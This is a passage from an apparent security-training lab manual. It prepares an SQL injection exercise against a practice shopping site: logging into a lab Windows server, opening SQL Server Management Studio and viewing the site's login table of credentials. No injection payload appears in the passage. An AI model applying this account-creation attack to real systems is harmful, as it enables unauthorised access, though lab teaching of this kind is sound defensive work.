
7. Now, we shall create a user account using the SQL injection query. Before proceeding with this sub-task, we shall first examine the login database of the **GoodShopping** website.
8. Click **Windows Server 2019** to switch to the **Windows Server 2019** machine.
9. Click **Ctrl+Alt+Delete** to activate the machine. By default, **Administrator** user profile is selected, click **Pa\$\$w0rd** to paste the password in the Password field and press **Enter** to login.

Alternatively, you can also click **Pa\$\$w0rd** under **Windows Server 2019** machine thumbnail in the **Resources** pane or Click **Type Text | Type Password** button under Commands (**thunder** icon) menu. Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.


In this task, we are logging into the **Windows Server 2019** machine as a victim.




10. Click the **Type here to search** icon in the lower section of **Desktop** and type **microsoft**. From the results, click **Microsoft SQL Server Management Studio 18**.




11. **Microsoft SQL Server Management Studio** opens, along with a **Connect to Server** pop-up. In the **Connect to Server** pop-up, leave the default settings as they are and click the **Connect** button.




12. In the left pane of the **Microsoft SQL Server Management Studio** window, under the **Object Explorer** section, expand the **Databases** node. From the available options, expand the **GoodShopping** node, and then the **Tables** node under it.
13. Under the **Tables** node, right-click the **dbo.Login** file and click **Select Top 1000 Rows** from the context menu to view the available credentials.



